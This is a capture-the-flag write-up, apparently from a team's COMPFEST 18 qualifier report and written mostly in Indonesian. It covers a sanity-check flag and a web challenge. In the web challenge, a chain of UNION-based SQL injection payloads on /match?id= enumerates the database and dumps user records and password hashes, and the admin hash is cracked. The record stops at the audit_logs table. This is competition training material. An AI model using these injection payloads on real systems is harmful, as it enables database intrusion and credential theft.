Writeup PLN - Dokter Amnesia Pecinta PDF

COMPFEST 18 Qualifier

Anggota tim:
Arkan Ramadhan Nugraha (rn)
Fauzi Ismail (mail/watson)
Muhammad Dhafin Ramadhan (kkira)

Daftar isi

Miscellaneous

Sanity Check

10

Description

Check the informations channel on our discord server.


Written by aodreamer

solved by rn

AI-Chat Links: I did not use AI to solve this challenge.

What it asked
Check the informations channel on our discord server.

Approach
yeah well let's just go there



Flag: COMPFEST18{welcome_to_compfest18_semangat_yah_dan_jgn_slop_and_try_not_to_get_banned}

Web

World Cup


244

Written by sushi


solved by mail/watson

AI-Chat Links:
https://chatgpt.com/share/6a929861-a16c-83ec-8983-b318264f9907

chall:
blackbox chall




Diberikan sebuah chall web yang jika kita explore terdapat beberapa endpoint:




http://35.213.152.145:30035	GET	/		200	5220	HTML	World Cup Ticket Office	02:55:58 30 Aug 2026
http://35.213.152.145:30035	GET	/login		200	1948	HTML	Sign in · World Cup Ticket Office	02:55:50 30 Aug 2026
http://35.213.152.145:30035	POST	/checkout	✓	302	558	HTML	Redirecting…	02:55:50 30 Aug 2026
http://35.213.152.145:30035	GET	/match?id=1	✓	200	7611	HTML	Match detail · World Cup Ticket Office	02:55:41 30 Aug 2026
http://35.213.152.145:30035	GET	/matches		200	34931	HTML	Matches · World Cup Ticket Office	02:55:40 30 Aug 2026
http://35.213.152.145:30035	GET	/promo		200	2655	HTML	Promo · World Cup Ticket Office	02:55:40 30 Aug 2026
http://35.213.152.145:30035	GET	/search		200	1552	HTML	Search · World Cup Ticket Office	02:55:38 30 Aug 2026
http://35.213.152.145:30035	POST	/logout		302	516	HTML	Redirecting…	02:55:31 30 Aug 2026

- /matches
  dimana kita dapat melihat jadwal match
- /search
  digunakan untuk mencari match invettory seperti team, stadium, city, round melalui parameter get request misalnya /search?q=spain




- /promo



isinya ticket promo, ada 4 promo

http://35.213.152.145:30035	GET	/promo/final-week	500	1521	HTML	Renderer failed · World Cup Ticket Office	02:59:59 30 Aug 2026
http://35.213.152.145:30035	GET	/promo/family-weekend	200	1963	HTML	Family weekend · World Cup Ticket Office	02:59:57 30 Aug 2026
http://35.213.152.145:30035	GET	/promo/bundle-two-plus-one	200	1924	HTML	Buy 2 get 1 · World Cup Ticket Office	02:59:56 30 Aug 2026
http://35.213.152.145:30035	GET	/promo/annual-pass	200	1983	HTML	Annual supporter pass · World Cup Tick...	02:59:54 30 Aug 2026


semua normal kecuali yang /promo/final-week,



terlihat bahwa live_promo.html seperti tidak terload dan campaign tidak ada.

Terdapat 2 endpoint menarik yang kita dapat test apakah ada vuln atau tidak, yaitu GET /search?q=spain dan GET /match?id=1.

Dan benar terdapat vuln sql injection di GET /match?id=1, karena ketika kita GET /match?id=[], responsnya jadi 500 internal server error.



Disini kita dapat konfirmasi bahwa terdapat sqlinjection di GET /match?id=[], sisanya tinggal kita coba coba payload dengan bantuan AI.

Pertama kita lihat schemanya dengan /match?id=-1%20UNION%20SELECT%201,2,3,4,GROUP_CONCAT(schema_name),6,7,8,9,10,11,12%20FROM%20information_schema.schemata
response:

```
<main>

    <section class="page-band match-hero">
        <p class="eyebrow">
            2
        </p>
        <h1>
            information_schema,worldcup <span>
                vs
            </span>
             7
        </h1>
        <p>
            9 · 10, 11 · 3
        </p>
    </section>


    <section class="seat-picker-section">
        <div class="section-heading seat-picker-heading">
            <div>
                <p class="eyebrow">
                    Ticket selector
                </p>
                <h2>
                    Choose your seat
                </h2>
            </div>
            <p>
                9 · 12 seats
            </p>
        </div>


        <form class="seat-selector" action="/checkout" method="post">

            <div class="seat-summary" aria-live="polite">
                <div>
                    <span>
                        Section
                    </span>
                    <strong id="summary-section">
                        -
                    </strong>
                </div>
```

setelah itu untuk mendapat seluruh table menggunakan:
/match?id=-1%20UNION%20SELECT%201,2,3,4,GROUP_CONCAT(table_name%20SEPARATOR%20'|'),6,7,8,9,10,11,12%20FROM%20information_schema.tables%20WHERE%20table_schema=DATABASE()

response:



```
                <a href="/login">
                    Buy tickets
                </a>

            </nav>
        </header>




        <main>



            <section class="page-band match-hero">
                <p class="eyebrow">
                    2
                </p>
                <h1>
                    orders|ticket_categories|tickets|order_items|stadiums|payments|audit_logs|matches|announcements|teams|users <span>
                        vs
                    </span>
                     7
                </h1>
                <p>
                    9 · 10, 11 · 3
                </p>
            </section>

            <section class="seat-picker-section">
                <div class="section-heading seat-picker-heading">
                    <div>
                        <p class="eyebrow">
                            Ticket selector
                        </p>
                        <h2>
                            Choose your seat
                        </h2>
                    </div>
                    <p>
                        9 · 12 seats
                    </p>
                </div>


                <form class="seat-selector" action="/checkout" method="post">
```

terdapat beberapa table:
orders
ticket_categories
tickets
order_items
stadiums
payments
audit_logs
matches
announcements
teams
users

mendapatkan table users
/match?id=-1%20UNION%20SELECT%201,2,3,4,GROUP_CONCAT(column_name%20SEPARATOR%20'|'),6,7,8,9,10,11,12%20FROM%20information_schema.columns%20WHERE%20table_schema=DATABASE()%20AND%20table_name='users'



```
                <a href="/login">
                    Buy tickets
                </a>

            </nav>
        </header>





        <main>


            <section class="page-band match-hero">
                <p class="eyebrow">
                    2
                </p>
                <h1>
                    id|username|email|password_hash|role|created_at <span>
                        vs
                    </span>
                     7
                </h1>
                <p>
                    9 · 10, 11 · 3
                </p>
            </section>

            <section class="seat-picker-section">
                <div class="section-heading seat-picker-heading">
                    <div>
                        <p class="eyebrow">
                            Ticket selector
                        </p>
                        <h2>
                            Choose your seat
                        </h2>
                    </div>
                    <p>
                        9 · 12 seats
                    </p>
                </div>


                <form class="seat-selector" action="/checkout" method="post">
```

/match?id=-1%20UNION%20SELECT%201,2,3,4,GROUP_CONCAT(CONCAT(id,':',username,':',email,':',role)%20SEPARATOR%20'|'),6,7,8,9,10,11,12%20FROM%20users




1:admin:admin@worldcup-ticket.local:admin|2:guest:guest@worldcup-ticket.local:user

untuk mendapat pass hash, kita dapat menggunakan: /match?id=-1%20UNION%20SELECT%201,2,3,4,GROUP_CONCAT(CONCAT(id,':',username,':',email,':',password_hash,':',role)%20SEPARATOR%20'|'),6,7,8,9,10,11,12%20FROM%20users

setelah saya crack hash admin yang isinya “Password” lalu login menggunakan creds admin ternyata tidak ada endpoint yang menarik dari sana, juga ternyata hasnya sama kayal guest, jadi aku skip aja.


setelah enumerate beberapa table, yang menarik ada di table audit_logs

